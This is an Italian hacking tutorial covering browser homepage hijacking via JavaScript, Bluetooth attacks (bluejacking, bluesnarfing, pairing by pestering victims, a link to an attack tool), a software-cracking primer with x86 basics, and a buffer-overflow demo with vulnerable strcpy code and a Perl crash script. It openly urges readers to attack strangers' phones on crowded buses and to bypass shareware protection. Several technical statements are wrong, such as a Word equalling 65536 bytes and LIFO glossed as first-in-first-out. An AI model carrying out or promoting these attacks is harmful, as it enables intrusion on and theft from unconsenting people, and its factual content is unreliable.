Solitamente una ActiveX viene creata con il linguaggio di programmazione di alto livello tipo Visual Basic .

Esempio VB 6.0 & VB 2005 :

Con il comando

```
SaveSetting
```

Oppure

```
GetSetting
```

è possibile accedere a un numero limitato di chiavi di registro di sistema . Per avere un accesso completo a tali chiavi sarà necessario richiamare le API di Windows .

Per *Visual Basic 2005* invece è disponibile un comando a parte che consente di accedere alle chiavi di registro tramite il comando :

```
My.Computer.Registry
```

Se invece vogliamo analizzare il codice per inserire in automatico il link tra i preferiti basta eseguire un normale comando in Javascript :

```
window.external.AddFavorite(url, titolo)
```

Se invece volessimo impostare la pagina come home basti eseguire , sempre come Javascript , la seguente funzione :

```
this.setHomePage('http://www.sitocattivone.lol');
```

Cerchiamo comunque di non allargarci troppo . Rimane sempre e comunque una pratica sporca , vile e infame . Se qualcuno poi avrà intenzione di approfondire tale tecnica può crearsi script di mano propria , non è molto difficile e il tutto si basa sulla fiducia che andrà poi persa .

Rischio

In Italia la situazione è questa . Vogliamo tutto , e lo vogliamo subito . Che il Dialer sia legale o meno , non ci curiamo mai dei problemi fin quando non si presentano in faccia . E' sbagliato , ma è così . State attenti a quello che aprite , anche se vi fidate al 99% .

(22) Bluetooth

Come per tutte le tecnologie , anche il **Bluetooth** finisce nella lista nera di uno smanettone . Il bluetooth è stata una tecnologia rivoluzionaria , in quanto ha permesso a milioni di persone di fare uno scambio dati da un sistema a un altro , specie tra i cellulari di ultima generazione .

Il funzionamento Bluetooth è simile a quello Wireless , con l'unica differenza che il sistema lavora con onde radio a basso raggio tra le bande di frequenza **ISM** (2,45GhZ-2,56GhZ) . Il limite di sistemi che possono lavorare contemporaneamente nello stesso range equivale a 16 , mentre il sistema in se supporta fino a 7 canali dati , con un *upstream* di 57,6 Kbps di data rate , 721 Kbps di *downstream* e tre *canali voci sincroni* con un date rate di 64 Kbps . Riuscendo a fare due conti quindi la velocità totale di un sistema bluetooth si aggira sui 1Mbps (ovviamente non è mai la velocità effettiva) e riesce a coprire una distanza dai 10 ai 100 metri .

Come per la teoria della Wireless con wardriving , anche il Bluetooth , non essendo a connessione cablata ma utilizzando la linea d'aria e le frequenze per comunicare , chiunque si trovasse nei paragi avrebbe la possibilità di ricezione e trasmissione dei dati .

Per questo , quando si parla di Bluetooth Attack , si presenta la vulnerabilità di :

- Riuscire ad impossessarsi di tutti i dati presenti nel cellulare e nella carta SIM utilizzata , quindi numeri in rubrica , messaggi ricevuti e inviati , contatti , messaggi di posta , pagine visitate tramite Wap o UMTS ecc ...

- Inviare immagini , file o quant'altro a cellulari connessi alla rete bluetooth senza che questi debbano accettare la richiesta
- Utilizzare il cellulare da remoto , quindi prenderne possesso senza un accesso fisico ma tramite il vostro cellulare connesso ad esso . Con questo è possibile effettuare chiamate a discapito di chi subisce l'attacco , inviare file dal suo nome , mandare messaggi e perfino iniettare nel proprio cellulare *virus* e *trojan* , proprio come succede nei computer .

BlueJacking

Il bluejacking è una pratica che consiste nell'inviare messaggi dati a un dispositivo connesso alla rete bluetooth , che esso sia un PDA , un cellulare o un portatile non importa . Solitamente questa tecnica non riesce ad intaccare il sistema vittima , perlopiù viene utilizzato per fare degli scherzi , come inviare messaggi , immagini , suoni o video in maniera anonima .

Questo , però . non è del tutto vero : il Bluejacking viene utilizzato anche per produrre **SPAM** (messaggi pubblicitari mai richiesti) o anche per ricevere **file infetti** , tipo i famosi virus in formato .sys . Infatti , un file .sys (tema) se viene installato nel sistema produrrà in effetto catastrofico nel vostro cellulare , dalla perdita dati allo sformattamento della grafica fino a renderlo inutilizzabile se non con un reset fatto da un rivenditore .

Rischio

In se l'attacco non è rischiosissimo , infatti basterebbe semplicemente impostare una chiave d'accesso e di cancellare le richieste di connessioni dirette di bluetooth . Peccato che non lo fa nessuno .

Bluesnarfing & Bluebugging

A differenza del Bluejacking , il Bluesnarfing risulta essere un vero e proprio attacco , con tanto di violazione di sistema . Difatti l'hacker , o l'attacker in generale , riesce a penetrare tale sistema sgraffignando alcune informazioni importanti del cellulare , come rubrica , messaggi , codice **IMEI** (International Mobile Equipment Identity) con il quale è possibile effettuare la clonazione del dispositivo .

Anche se è un attacco molto difficile da attuare , sulla rete girano alcuni tool in grado di riuscire a forzare il sistema , ma solo se quest'ultimo risulta più debole (in termini di potenza di calcolo e di trasmissione bluetooth) del vostro . Tale programma di chiama *Madro Bluehacker* ed è reperibile nel nostro forum all'indirizzo http://infernet.forumup.it .

Questo tipo di attacco è “fattibile” solo se la vittima di turno avesse predisposto il bluetooth visibile a tutti . E se invece lo avesse nascosto ?
E' un problema per l'attacker . E' un grosso problema , ma superabile . Difatti il blueattacker si troverà costretto a **scannare l'intero range di BD_ADDR** fino a trovare il sistema sperato . Purtroppo questa pratica richiede parecchio tempo , pertanto sarebbe inutile fare del bruteforcing di BD_ADDR mentre si è in movimento , quindi dentro un'auto o mentre si cammina . Se invece ci troviamo dentro una sala d'aspetto , o ancora meglio dentro un treno dove nessuno si accorge di quello che state facendo . Ovviamente quando si ha bisogno di un tool in grado di facilitare le operazioni e non ce ne sono , si creano . Ed è per questo che il team shmoo sta sviluppando un programma molto carino che si chiama *Bluesniff* (http://bluesniff.shmoo.com/) che , come promette il team , verrà integrato insieme a Airsnort , oppure il programma Btscanner , arrivato ora alla versione 2.0 (http://www.pentest.co.uk/) .

Fin qua per la vittima non c'è alcun problema , dato che basta una semplice password per bloccare gli accessi all'attacker : ad aggravare la situazione , invece , sono disponibili alcuni backdoor presenti su alcuni Sony-Ericsson , Nokia e altri modelli di cellulare con tecnologia Symbian . Difatti è possibile sfruttare questi bug per riuscire ad ottenere un accesso tipo “*paired*” nel sistema vittima .

Se non esiste il bug ?

Beh , è un problema , superabile con un po' di ingegneria sociale . Difatti , durante il collegamento , verrà chiesta l'accesso al sistema vittima . Forse non sarà possibile accedere la prima volta , ma dopo una decina di volte riusciremo a connetterci al sistema , sperando ovviamente che la vittima si sia stufata di ricevere le notifiche e vi permetti di connettersi al vostro sistema .

Una volta ottenuto l'accesso paired ?

E' possibile fare tutto : da inviare messaggi , effettuare chiamate , connettersi a Internet e tutte quelle cose che si possono fare come se voi aveste il cellulare sotto mano .

Rischio

Sapete quanti sistemi sono vulnerabili ? No ? Entrate in un autobus ben trafficato , accendete i vostri tool di pentesting del bluetooth e ... meravigliatevi . Che bisogno c'è di crackare un provider , quando è possibile parlare gratis con un utente sbadato ? Così è come la pensano i blueattacker .... fidatevi ;)

(23) Reversing & Cracking

Gli smanettoni del PC come voi avranno sicuramente sentito parlare di Hacker, Cracker e Reverser.

Hacker deriva dal termine inglese "hack" che significa spezzare. Figura evoluta soprattutto con l'avvento di internet, possiamo definirlo un esperto informatico specializzato nel campo delle reti, infatti l'hacker usa soprattutto le vie della rete per arrivare dove altri non riescono. Col passare degli anni Hacker diventò un termine per indicare un pirata informatico.

Cracker come indica il termine "crack" rottura, si tratta di un "parente" dell'Hacker ma che ha come obiettivo la rottura degli schemi di protezione dei software. Fin dai primi usi di programmi su PC è facile vedere "release" di programmi modificate da Cracker.

Reverser termine che deriva dalla tecnica del "reverse engenieering". Come dice la parla stessa

"ingegneria inversa", si tratta di una tecnica usata per vedere come funziona un software. A differenza del Cracker che ha come scopo la rottura della protezione, il Reverser ha come unico interesse quello di capire l'intero funzionamento del software senza possederne i sorgenti.

Personalmente ritengo che oggigiorno la figura del VERO Hacker è praticamente scomparsa, un tempo quando internet era ancora una bambina e i software dei server erano pieni di bug, fecero al felicità di molti heheh. Oggi a parte qualche rara eccezione (che ci da Microsoft hahaha) è davvero difficile riuscire a scoprire nuovi bug che permettono di penetrare in macchine altrui.
Vi metto in guardia, c'è un modo infallibile per riconoscere un finto hacker, quando incontrerete qualcuno che va dicendo che lui è un hacker state sicuri al 100% che non lo è, buttatelo nella ignore list perchè è solo un imbecille.
Più attualizzabile è la figura del Cracker (ve lo dimostrerò) anche se le protezioni dei software, rispetto un tempo, sono diventate davvero più complesse il cracker non fa nulla di magico, applica solo la sua conoscenza e passione per il settore.

Obiettivi

Siete sempre stati dal lato passivo del cracking e desiderate esserne parte attiva? Siete nel posto giusto :-)
L'obiettivo di tutti i documenti che troverete in questo sito è quello di aiutare un neofita (un newbie), ad entrare nel mondo del cracking con la minor fatica possibile. Non pretendete di diventare Cracker famosi, altrimenti passerete la vita davanti al PC, c'è ben di meglio nella vita. Prendete il cracking come una curiosità un hobby, non ossessionatevi e riponete le vostre capacità in cose più professionali e remunerative :) il cracking non vi da da mangiare.
Detto questo buon proseguimento ^_^

Il Cracking

COSA E' IL CRACKING?

Se cerchiamo nel vocabolario probabilmente troveremo una definizione di questo tipo

cracker: sottile galletta croccante, spesso salata.

Hehehe sicuramente non è questo che interessa a noi, giusto? A noi interessa l'ambito informatico.
Con questo termine si intende l'arte del bypassare o disattivare i sistemi di protezione dei software senza possederne il sorgente.
Faccio un esempio:
avete un programma che una volta installato e avviato, ci avvisa con un messaggio che la versione che stiamo usando è dimostrativa e durerà 30 giorni, al termine del quale dovremo acquistare il programma.
Questo è un tipico esempio di programma shareware, ovvero quelle versioni di programma che servono per far valutare il software. Possono essere completi e scadere dopo un periodo di tempo oppure avere alcune funzioni o menù disabilitati, che saranno abilitati solo nella versione completa.
Le software house per facilitare la produzione dei loro programmi e per facilitarne la vendita, nella stramaggioranza dei casi mettono a disposizione software completi che diventeranno senza limiti una volta acquistato il prodotto. Come?
Possiamo distinguere varie categorie di shareware
- registrabili
- non registrabili

I registrabili sono quelli che possono essere sbloccati inserendo un nome e un seriale,

quest'ultimo spesso calcolato da un algoritmo in base al nome.
I non registrabili sono apparsi per rendere difficile la vita dei cracker, questo perchè non presentano un box dove inserire i dati della registrazione ma per esempio consentono di utilizzare il programma completo per un determinato numero di giorni o di operazioni, ecco i cosiddetti Trial.

Poi possiamo parlare di protezioni della copia, tipo la famosa SecureRom della Sony che legge una locazione del CD che non puo' essere scritta dai comuni masterizzatori perciò all'avvio di una copia il programma non partirà. Peggio ancora una chiave hardware che si attacca alla porta parallela o usb.
Nei tutorial che andrò a proporre vedremo tutti questi esempi.

GLI STRUMENTI DEL CRACKER?

Per poter crakkare abbiamo bisogno essenzialmente di:
- un Debugger
- un Disassembler
- un editor esadecimale
- un monitor di registro
- un monitor di file
- una guida sulle API (non gli insetti :-D)
- Packer/unpacker
- altro :-)

Comunque capita spesso che per protezioni di media difficoltà sia sufficienti solo il debugger.

Il Reversing

INTRODUZIONE ALL'ARCHITETTURA X86

Da dove iniziare:

Come detto in precedenza il Cracker ha come scopo quello di rompere o bypassare la protezione del software. Come si può modificare un programma senza possederne i sorgenti?
Il formato eseguibile di un programma non è altro che una sequenza di byte, che rappresentano le istruzioni che il processore deve eseguire. Alla base di tutto c'è il formato BINARIO, una cosa che qualsiasi apparecchiatura elettrica ha in comune è il formato binario.
Perché il binario?
La comunicazione è un bene irrinunciabile, purtroppo capita che la parte importante della comunicazione cioè il contenuto del messaggio, venga reso incomprensibile a causa del linguaggio. Due soggetti che vogliono comunicare in modo comprensibile devono avere necessariamente un linguaggio comune.
Ad ugual modo noi per poter comunicare con il computer dobbiamo avere un linguaggio condiviso da entrambi. Normalmente chi usa il proprio PC o un qualsiasi altro elettrodomestico non pensa a come questo realizzi le operazioni che esegue.
Nel PC il processore comunica con tutte le sue periferiche in input e output con segnali elettrici attraverso delle linee di controllo: il BUS.
Analizziamo dapprima COME questi controlli vengono attivati e successivamente QUALI sono.
- dare risposta è abbastanza semplice: ogni linea di controllo è o non è attraversata da corrente. Perciò solo due possibilità.
- una volta assimilato il segnale, si deve interpretare il messaggio, in questo caso un messaggio formato da 2 "parole": c'è corrente/non c'è corrente.

ecco perchè parliamo di linguaggio binario.

*il processore comunica con tutte le sue periferiche esclusivamente in binario, emettendo o meno un segnale di corrente.

I numeri binari sono semplici espressioni, del tutto simili ai numeri decimali. L''unica differenza sta nel fatto che utilizzano solo 2 simboli (lo zero e l'uno), invece di 10 del formato decimale al quale siamo abituati, di seguito a scopo di esempio riporto i primi 20 numeri binari (da 0 a 19):

0
1
10
11
100
101
110
111
1000
1001
1010
1011
1100
1101
1110
1111
10000
10001
10010
10011

IL BUS

Nel PC per usare il BUS non dovrete obliterare nessun biglietto dehehehe.
In precedenza abbiamo visto che il BUS è un insieme di linee che il processore usa per comunicare con qualsiasi cosa lo circonda.
Quanti tipi di BUS esistono?
Esistono 3 tipi di BUS:
- BUS di dati
- BUS degli indirizzi
- BUS di controllo

vediamo in sintesi quali compiti svolgono e perchè sono così importanti.

il BUS Dati:
Si tratta della struttura di scambio dati più importante del computer, lo scambio avviene in modo bidirezionale ed è gestito esclusivamente dal processore. Per qualificare una CPU (16 Bit, 32 Bit, 64 Bit) si contano il numero di linee che il BUS utilizza. Questo indica la dimensione del bus dati.
Ecco che un processore a 32 bit ha uno scambio dati veloce il doppio rispetto i vecchi 16 bit e oggi con i 64 bit è triplicato. In pratica con l'aumentare delle linee del bus dati, aumenta ovviamente anche il numero di dati passati contemporaneamente, perciò aumenta la velocità.

Il BUS Indirizzi:
Se il bus dati è indispensabile per lo scambio dati, è vero anche che la CPU deve sapere dove si trovano questi dati, altrimenti non saprebbe distinguere un dato dall'altro. E' qui che entra in campo il BUS degli indirizzi (BUS Address), fisicamente è di dimensioni uguali al bus dati, con lo stesso numero di linee. Il suo scopo è quello di individuare i dati, a differenza del bus dati è

monodirezionale ed è sempre la CPU a comandare.
Come detto fin dall'inizio il PC comunica esclusivamente in binario, per noi sarebbe complicato leggere indirizzi binari, allora ci verrà in aiuto la conversione in esadecimale :-)
Vi avevo detto che avremo visto qualche istruzione assembler, ecco la prima: MOV.
Di solito la lettura e la scrittura delle locazioni di memoria avviene con il comando MOV. esempio:
MOV AL, ES:[DI]
questo comando in assembler traduce li linguaggio macchina e significa: Metti in AL il contenuto di ES:[DI]
cosa sono AL e ES:DI lo vedremo poi, per il momento serve solo per capire il meccanismo.

Il BUS di Controllo:
Questo non è un vero e proprio bus come gli altri, abbiamo visto che il bus degli indirizzi serve a individuare le informazioni nel bus dati ma questo non basta. La CPU deve essere certa di essere collegata all'oggetto giusto e per questo pone dei Bit di controllo 0 e 1in una o più linee di controllo. In pratica il BUS di Controllo serve ad organizzare le linee di controllo.

Sistemi di Enumerazione

Ora che sappiamo che ogni informazione del nostro PC viene comunicata in binario, dobbiamo trovare un modo per renderli comprensibili alla nostra mente.
Un sistema di enumerazione è un insieme di elementi che esprimono un numero e rispetta queste regole:
- il numero degli elementi è detto base B
- ogni cifra del numero è uguale ad uno qualunque degli elementi del sistema di numerazione
- ogni cifra occupa una posizione nel numero, il cui numero d'ordine è crescente
- ciascuna delle cifre del numero ha un peso diverso a seconda della posizione che occupa
- il peso di una cifra corrisponde alla potenza della base B elevata alla posizione n della cifra stessa nell'ambito del numero

non ci avete capito molto? Non importa, non preoccupatevi :-)
possiamo dire che ogni sistema di enumerazione ha le sue regole e le rispetta correttamente, se per esempio nel sistema di enumerazione Decimale (quello che ci insegnano alle elementari 0,1,2,3,4,5,6,7,8,9...) prendiamo il numero 4789 (preso a caso), il numero N è così composto:
$N = 4x10^3+7x10^2+8x10^1+9*10^0 = 4x1000+7x100+8x10+9x1 = 4000+700+80+9 = 4789$
non ho fatto altro che applicare le regole sopra descritte sulla base del nostro sistema di enumerazione Decimale.
Tutto questo per introdurvi poi al sistema di enumerazione Esadecimale che useremo spesso.

Se vogliamo fare un analogo esempio nel sistema Binario, notiamo che le regole sono le stesse, prendiamo il numero binario 1101 e convertiamolo in Decimale:
$N = 1x2^3+1x2^2+0x2^1+1x2^0 = 1x8+1x4+0x2+1x1= 13$

1101 base 2 si scrive $(1101)_2$
13 base 10 si scrive $(13)_{10}$

Visto che facile? Ora sapete convertire i numeri binari in decimale hehehe
Ma non è finita qui, nell'uso dell'assembler avremo a che fare continuamente con li sistema di enumerazione Esadecimale cioè base 16.
Ma come usare 16 caratteri? semplice oltre i numeri da 0 a 9 aggiungeremo le lettere A, B, C, D, E, F.
Facciamo subito una considerazione importante, se nel sistema decimale ogni elemento ha una valenza che va da 0 a 9 in esadecimale va da 0 a 15 (rispetto al Decimale ovviamente).
Giusto per avere una visione migliore dei sistemi di enumerazione scrivo di seguito una tabella riassuntiva

Sistema Esadecimale	Corrispondente Decimale	Corrispondente Binario
0	0	0000
1	1	0001
2	2	0010
3	3	0011
4	4	0100
5	5	0101
6	6	0110
7	7	0111
8	8	1000
9	9	1001
A	10	1010
B	11	1011
C	12	1100
D	13	1101
E	14	1110
F	15	1111

E convertire da decimale a binario ed esadecimale non ci pensiamo? Ma certo :-)

Premetto che ci sono una valanga di programmi calcolatrice (pure quella di Windows basta attivare l'opzione scientifica dal menù visualizza), che fanno questo tipo di conversione e fanno pure le operazioni (tipo XOR, AND ecc).

Ecco, premesso questo mi pare comunque buon allenamento mentale sapere come si fa:

da decimale a binario:
- dividere il numero decimale per 2 (il resto è definito "bit meno significativo")
- dividere il quoziente per 2 (il resto è definito "bit successivo")
- continuare a dividere il quoziente che si ottiene per 2, tenendo il resto dell'operazione
- l'operazione termina quando la divisione del quoziente non è più possibile, il resto di questa operazione è definito "bit più significativo del risultato"

- ecco un esempio che rende tutto più chiaro, prendiamo il numero 246 e trasformiamolo in binario:

operazione			risultato		resto
246	:	2	=	123	0
123	:	2	=	61.5	1
61	:	2	=	30.5	1
30	:	2	=	15	0
15	:	2	=	7.5	1
7	:	2	=	3.5	1
3	:	2	=	1.5	1
1 : 2 =	1.5	1			

leggendo dal basso verso l'alto (vedrete più avanti che a causa dello Stack leggeremo spesso al contrario, comunque sono altre cose), il numero 246 in binario diventa 11110110.
Ora convertire da binario ad esadecimale è decisamente semplice, basta che tenete il riferimento alla tabella qui sopra, prendiamo il numero binario a gruppi di 4 elementi:
11110110 -> 1111 0110 -> F 6
ecco calcolato il nostro 246 in esadecimale F6 :-)
se avete la mente allenata, possiamo fare anche una conversione dal decimale direttamente all'esadecimale

246 : 16 = 15 resto 6
6 : 16 = 6<16 perciò teniamo 6

15 e 6 = F6

ok faccio un altro esempio (ma non ossessionatevi, non serve, la conversione a mano si usa solo in caso di necessità, usiamo le calcolatrici):
il numero 1254

1254:16= 78 resto 6
78:16= 4 resto 14 (E)
4

risulta 6 14 4= 6 E 4 -> rivoltiamo e otteniamo 4E6

bene bene, se siete arrivati fino a qui capendo tutto quello che avete letto, potete dire di aver sufficientemente chiaro i seguenti concetti:
- quale è lo scopo del cracker (ma va?)
- il PC comunica in binario
- il linguaggio macchina è possibile capirlo grazie alla conversione in assembler
- il processore comunica attraverso il BUS
- ci sono diversi sistemi di enumerazione, quelli che interessano a noi sono binario, decimale ed esadecimale
- sappiamo eseguire conversioni nei vari sistemi... e se non siamo scemi o costretti usiamo un software per farlo :)

è ovvio che ho dato solo una infarinatura per capirne i meccanismi e così farò per gli altri argomenti, ritengo inutile approfondire concetti che non avremo bisogno di sapere fino in fondo, altrimenti sarebbe una cosa lunghissima.
Se desiderate soddisfare maggiormente la vostra curiosità e sete di sapere, potete documentarvi di più per conto vostro.

Ok di seguito analizzeremo quali tipi di BUS esistono, a cosa servono, cosa è lo Stack e cosa sono i registri. Nel mentre scapperà anche qualche istruzione in assembler ;-)

LETTURA DELLE INFORMAZIONI

Come si leggono le informazioni?

L'unità fondamentale dell'informazione è il Bit. Acronimo di Binary Unit, può assumere solo due valori 1 e 0.
E' più corretto dire che il bit assume uno stato logico vero o falso. Comunque è normale consuetudine parlare di valore o numero.
E' così, con continue sequenze di 1 e 0 che il processore comunica, questo linguaggio è definito linguaggio macchina.
Un linguaggio che per la mente umana risulta ovviamente incomprensibile.
Ed è qui che entra in campo l'assembler, il linguaggio in grado di tradurre il linguaggio macchina in istruzioni comprensibili all'uomo.
L'assembler è un linguaggio di basso livello che permette il controllo assoluto del PC in ogni singolo microscopico elemento, è anche vero che si tratta di un linguaggio difficile. Esempio l'istruzione CALL traduce la sequenza 11001101, ma vedremo più avanti il significato delle più note istruzioni assembler.

Dopo il Bit c'è il Nibble. Dato che ogni Bit può assumere 2 valori, un Nibble è composto da 4 Bit e può assumere 16 espressioni diverse.
2^4 = 16 valori, che vanno da 0000 a 1111, ecco al tabella completa:

0000
0001
0010
0011
0100
0101
0110
0111
1000
1001
1010
1011
1100
1101
1110
1111

però in termini pratici l'unità di misura più conosciuta ed usata è il Byte, cioè una combinazione di 8 Bit.
Tutte le istruzioni assembler sono composte da multipli di Bit cioè da Byte.
Ogni carattere che leggiamo sullo schermo, perciò anche ogni singola lettera o simbolo che state leggendo in queste pagine, hanno dimensioni di un Byte. Sappiamo che la codifica completa di queste informazioni è descritta nella Tabella dei caratteri Ascii.
Sappiamo che i caratteri hanno 256 possibilità (da 0 a 255). Se apriamo il notepad, teniamo premuto il tasto ALT e digitiamo 65, rilasciano il tasto ALT apparirà il carattere "A" (tanto per fare un esempio di carattere ASCII).
Dato che un Byte è composto da 8 Bit e che un carattere è un Byte, arriviamo a concludere che 2^8 = 256 che tradotte in binario vanno da 00000000 a 1111111.
Nell'informatica (i programmatori lo sanno di sicuro), si è soliti usare misure come il Word cioè variabili di dimensione pari a 65536 Byte.
Word=16 Bit. ovvero 2^{16} = 65536.
Altrettanto usato il DoubleWord che come dice la parola è un doppio Word 2^{32} = 4294967296.
L'uso dei 32 Bit è solito dei processori attuali... ormai arrivati a 64 e chissà fino a dove arriveranno.

I REGISTRI E LO STACK

Il processore bensì abbia una struttura complessa, è una struttura logica. La CPU non è molto diversa dall'uomo, quando deve richiamare delle informazioni fa proprio come farebbe una persona con un blocco degli appunti. Le memorizza scrivendole una riga sotto l'altra e poi le riprende al momento del bisogno.
Il processore non è da meno, memorizza temporaneamente le informazioni nella sua memoria in attesa che vengano richiamate e utilizzate.
Queste locazioni di memoria del processore si chiamano REGISTRI.
I registri sono locazioni di memoria del processore estremamente veloci, memoria da non confondere con la ram :)
A differenza delle informazioni presenti nella ram, quelle nei registri sono immediatamente disponibili, mentre nella ram devono essere prelevati con una differenza di tempo nettamente superiore.
Sui registri ci sarebbe da dire veramente molto, ma questo è un corso di cracking non di assembler, perciò non mi soffermerò ai dettagli, magari integrerò successivamente altra documentazione.

Ma lo Stack che cosa è? Lo Stack è l'area di memoria nella quale il processore annota gli indirizzi che gli servono per tornare al punto di esecuzioni delle chiamate dell'istruzione CALL.
Lo Stack letteralmente significa pila (pila di piatti) e gestisce le informazioni in esso contenuto con il sistema LIFO, Last In First OUT.
Mi spiego meglio, tutti abbiamo presente l'immagine di una pila di piatti, sulla quale noi mettiamo un piatto sopra l'altro. L'ultimo piatto che mettiamo in cima, sarà il primo piatto che noi andremo a prendere. LIFO = il primo ad entrare è il primo ad uscire, cioè l'ultimo messo è il primo ad essere prelevato, chiara la figura? immaginate proprio una pila di piatti.
Ora vi sarà anche chiaro perchè precedentemente vi avevo detto che nella conversioni da un sistema di enumerazione a quello binario occorreva rovesciare i dati, proprio perchè la scrittura dello stack avviene al contrario :)

Bene iniziamo a scendere nelle istruzioni assembler.
Le procedure nello stack vengono chiamate da 2 istruzioni CALL e INT.
Una CALL è una chiamata ad un'altra procedura, perciò quando questo avviene il processore si annota nello stack la locazione di memoria, una volta terminata la procedura c'è SEMPRE un punto di ritorno che avviene attraverso l'istruzione RET o IRET (vi ricorda il return vero :D)
facciamo un esempio:

```
----
0102 MOV AX,01 mette il valore 01 dentro AX
0103 CALL 020A esegue la chiamata alla funzione all'indirizzo 020A
0104 MOV AH,4C mette il valore 4C in AH
----
020A ADD BX,AX qui arriva la CALL di 0103, somma BX con AX e mette il risultato in BX
020B RET ritorna da dove è stato chiamato cioè la CALL a 0103
----
```

credo che questo banalissimo esempio chiarisca a dovere la funzione svolta da CALL e RET, inoltre posiamo osservare anche l'uso di MOV e ADD.
Vediamo anche come si gestisce lo stack con le istruzioni PUSH e POP
PUSH XX si occupa di scrivere la Word contenuta in XX nello stack, lo dice anche il nome stesso PUSH cioè spingere qualcosa.
POP XX si occupa di leggere la Word dallo stack e copiarla in XX, il nome POP, estrarre qualcosa.

Riassumendo:
- per ogni CALL ci deve essere un RET

- per ogni INT ci deve essere un IRET
- per ogni PUSH ci deve essere un POP

(24) Buffer Overflow

Sono in crisi creativa,e ho deciso di scrivere questo piccolo tutorial per rimuovere eventuali dubbi circa l'overflow (in generale)

Cosa serve avere?

Vuln.c // Il sorgente del programma vulnerabile
Vuln.exe //Il programma vulnerabile compilato per Windows
Perl.exe + perl58.dll // Il compilatore perl a riga di comndo
Exp.pl // Un file perl per effettuare l'exploiting


Piazziamo tutti i file in una cartella a vostro piacimento,e mettiamoci al lavoro.
Per prima cosa osserviamo il sorgente del programma vulnerabile:

```
int main(int argc,char *argv[])
{
char buffer[500];
strcpy(buffer, argv[1]);
return 0;
}
```

La prima riga decide che il programma ammette un argomento all'avvio (Per esempio: "Vuln.exe Ciao")

La terza e la quarta sono decisamente piu interessanti,per cui l'argomento passato al programma viene inserito in un buffer di che misura 500 byte.

Ora,domandiamoci cosa succede se per caso io inserissi un buffer maggiore di 500 byte,poniamo 505.Straripa!Semplice no?E i byte in eccesso (2 in questo caso) sovrascriveranno tutto ciò che è presente nell'adiacente parte di memoria. Esempio:



Ora,proviamo!


Se apriamo il file Exp.pl otiamo le seguenti righe:

```
print "a" x502;
```

Apriamo col prompt dei comandi il file Vuln.exe e procediamo.

```
Vuln.exe | perl.exe exp.pl
```

Il carattere "pipe" redirige l'output della compilazione dello script perl (la stampa di 502 volte della lettera "a",altrimenti impossibile da fare a mano) fino all'argomento del programma,tanto da risultare:



vuln.exe aaaaaaa[...]aaa

Ecco il risultato del vostro lavoro:

Il programma ha dato luogo ad un crash (su linux appare come "segmentation fault" nella shell)

Ottimo! Ora direte, : Che me ne frega?

lol in effetti non avete tutti i torti,ma se ci pensate,accodando all'overflow anzichè le 2 "b" accodiamo un codice che il programma "capisce",ecco che possiamo fargli eseguire cio che vogliamo.

Il codice che "capisce" si chiama in gergo "shellcode". Ora,per rendere utile un overflow,questo deve essere applicabile.Solo che in questo tutorial avevamo a disposizione il sorgente del programma vulnerabile,potendo calibrare abilmente il numero di byte necessari.In caso di indisponibilità di vedere il sorgente si procede per tentativi.Successivamente si accoda lo shellcode che abbiamo preparato,che verrà immediatamente eseguito.Spesso si fa uso anche di un Nop Sled,per allineare il buffer.Il nop sled è una "Slitta" di Nop (no operation),corrispondenti al valore \0x90 che dicono al processore di saltare tutta la parte contenente Nop fino ad arrivare allo shellcode che eseguirà una shell, come la shell Unix '/bin/sh' oppure la shell command.com sui sistemi operativi DOS e Microsoft Windows.

A breve vi posto dei tools utili per l'exploiting e lo shellcoding....spero di essere stato chiaro...alla prossima!

Edit

Come promesso ecco i toolz:

